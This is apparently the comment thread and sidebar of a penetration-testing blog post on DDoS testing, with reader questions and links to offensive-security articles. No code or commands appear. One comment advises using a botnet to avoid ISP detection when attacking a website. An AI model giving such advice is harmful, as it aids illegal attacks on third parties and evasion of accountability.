Is it possible that when we DOS a particular website we will be caught by the ISP and be charge with the violation of cybercrime ? If yes then how can we prevent it?

• Reply • Share ›

arz ➚ infestedOne • 2 months ago

Typicaly, when you, or compromised software\hardware do\does fucking things ISP either blocks you or sends a warning, and there you see it. Prevent? No, there is no way, you do parasite traffic and ... use botnet for those things.

• Reply • Share ›

infestedOne • 3 months ago

this article is cool..i love it..

• Reply • Share ›

Umut • a year ago

Obviously Great article thanks to prodaft.

• Reply • Share ›

George • a year ago

Great article however I think its much easier to have someone who already has a DDoS platform to do this for you - example like redwolfsecurity.com or mazebolt.com and there are a few others out there too.
They have all the types of DDoS Test L3, L4 and L7

• Reply • Share ›

Mehmet Ince ➚ George • a year ago

Thanks. I do believe as a penetration tester we need sometimes strict NDA and etc which can be problem working with a 3rd party while you are performing these types of attack for your client.

• Reply • Share ›

Bob • a year ago

When I use hping3, I get a 100% packet loss, which I assume means the packets never reach the target.

How do we conduct a DoS over WAN? Because it seems like it is only working for LAN.

• Reply • Share ›

Mehmet Ince ➚ Bob • a year ago

Phishery – Domain Credential Theft via Social Engineering (https://pentest.blog/phishery-domain-credential-theft-via-social-engineering/)

Art of Anti Detection 1 – Introduction to AV & Detection Techniques (https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques/)

FOLLOW US

(https://twitter.com/pentestblog) (mailto:mehmet@mehmetince.net) (https://pentest.blog/feed/) (https://plus.google.com/b/104107319308736810728/)

Search...

POPULAR POSTS

Art of Anti Detection 2 – PE Backdoor Manufacturing (https://pentest.blog/art-of-anti-detection-2-pe-backdoor-manufacturing/)

10 Jan , 2017

Windows Privilege Escalation Methods for Pentesters (https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/)
18 Jan , 2017

Explore Hidden Networks With Double Pivoting (https://pentest.blog/explore-hidden-networks-with-double-pivoting/)
31 Dec , 2016

Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/)
17 Mar , 2017

How to Perform DDoS Test as a Pentester (https://pentest.blog/how-to-perform-ddos-test-as-a-pentester/)
03 Dec , 2016

PROACTIVE DEFENSE AGAINST FUTURE THREATS

(https://www.prodaft.com /?source=pentest.blog)

RECENT POSTS

Protected: Unexpected Journey #6 – All ways lead to Rome ! Remote Code Execution on MicroFocus Secure Messaging Gateway (https://pentest.blog/unexpected-journey-6-all-ways-lead-to-rome-remote-code-execution-on-microfocus-secure-messaging-gateway/)

Advisory | ManageEngine Applications Manager Remote Code Execution and SQLi

(https://pentest.blog/advisory-manageengine-applications-manager-remote-code-execution-sqli-and/)

Advisory | Xplico Unauthenticated Remote Code Execution CVE-2017-16666 (https://pentest.blog/advisory-xplico-unauthenticated-remote-code-execution-cve-2017-16666/)

Introducing New Packing Method: First Reflective PE Packer Amber (https://pentest.blog/introducing-new-packing-method-first-reflective-pe-packer/)

One ring to rule them all – Same RCE on multiple Trend Micro products (https://pentest.blog/one-ring-to-rule-them-all-same-rce-on-multiple-trend-micro-products/)

LATEST COMMENTS

Chase Run Taylor on Art of Anti Detection 1 – Introduction to AV & Detection Techniques (https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques/#comment-1243)

Mehmet İnce (http://www.mehmetince.net/) on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1242)

0x00 on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1241)

Mehmet İnce (http://www.mehmetince.net/) on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1240)

0x00 on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product (https://pentest.blog/unexpected-journey-4-escaping-from-restricted-shell-and-gaining-root-access-to-solarwinds-log-event-manager-siem-product/#comment-1239)

TAGS

0day (https://pentest.blog/tag/0day/) 1day (https://pentest.blog/tag/1day/)

advisory (https://pentest.blog/tag/advisory/) alienvault (https://pentest.blog/tag/alienvault/)

antidetection (https://pentest.blog/tag/antidetection/) backdoors (https://pentest.blog/tag/backdoors/)

binary (https://pentest.blog/tag/binary/) burp (https://pentest.blog/tag/burp/)

bypass (https://pentest.blog/tag/bypass/) crypter (https://pentest.blog/tag/crypter/)

ddos (https://pentest.blog/tag/ddos/) dns (https://pentest.blog/tag/dns/) dos (https://pentest.blog/tag/dos/)

exploit (https://pentest.blog/tag/exploit/) flood (https://pentest.blog/tag/flood/)

fud (https://pentest.blog/tag/fud/) icmp (https://pentest.blog/tag/icmp/) llmnr (https://pentest.blog/tag/llmnr/)

malware (https://pentest.blog/tag/malware/) metasploit (https://pentest.blog/tag/metasploit/)
mitm (https://pentest.blog/tag/mitm/) netbios (https://pentest.blog/tag/netbios/)
network (https://pentest.blog/tag/network/) office exploit (https://pentest.blog/tag/office-exploit/)
patching (https://pentest.blog/tag/patching/) phishing (https://pentest.blog/tag/phishing/)
pivoting (https://pentest.blog/tag/pivoting/) privilege escalation (https://pentest.blog/tag/privilege-escalation/)
responder (https://pentest.blog/tag/responder/) reversing (https://pentest.blog/tag/reversing/)
routing (https://pentest.blog/tag/routing/) siem (https://pentest.blog/tag/siem/)
sql injection (https://pentest.blog/tag/sql-injection/) sqlmap (https://pentest.blog/tag/sqlmap/)
ssh (https://pentest.blog/tag/ssh/) tcp (https://pentest.blog/tag/tcp/)
tunneling (https://pentest.blog/tag/tunneling/) udp (https://pentest.blog/tag/udp/)
wep (https://pentest.blog/tag/wep/) windows (https://pentest.blog/tag/windows/)
wireless (https://pentest.blog/tag/wireless/) word (https://pentest.blog/tag/word/)
wpa (https://pentest.blog/tag/wpa/) wpa2 (https://pentest.blog/tag/wpa2/)
wpad (https://pentest.blog/tag/wpad/)

AWARDED TOP 15 PENTEST BLOG

(https://blog.feedspot.com/pentest_blogs/)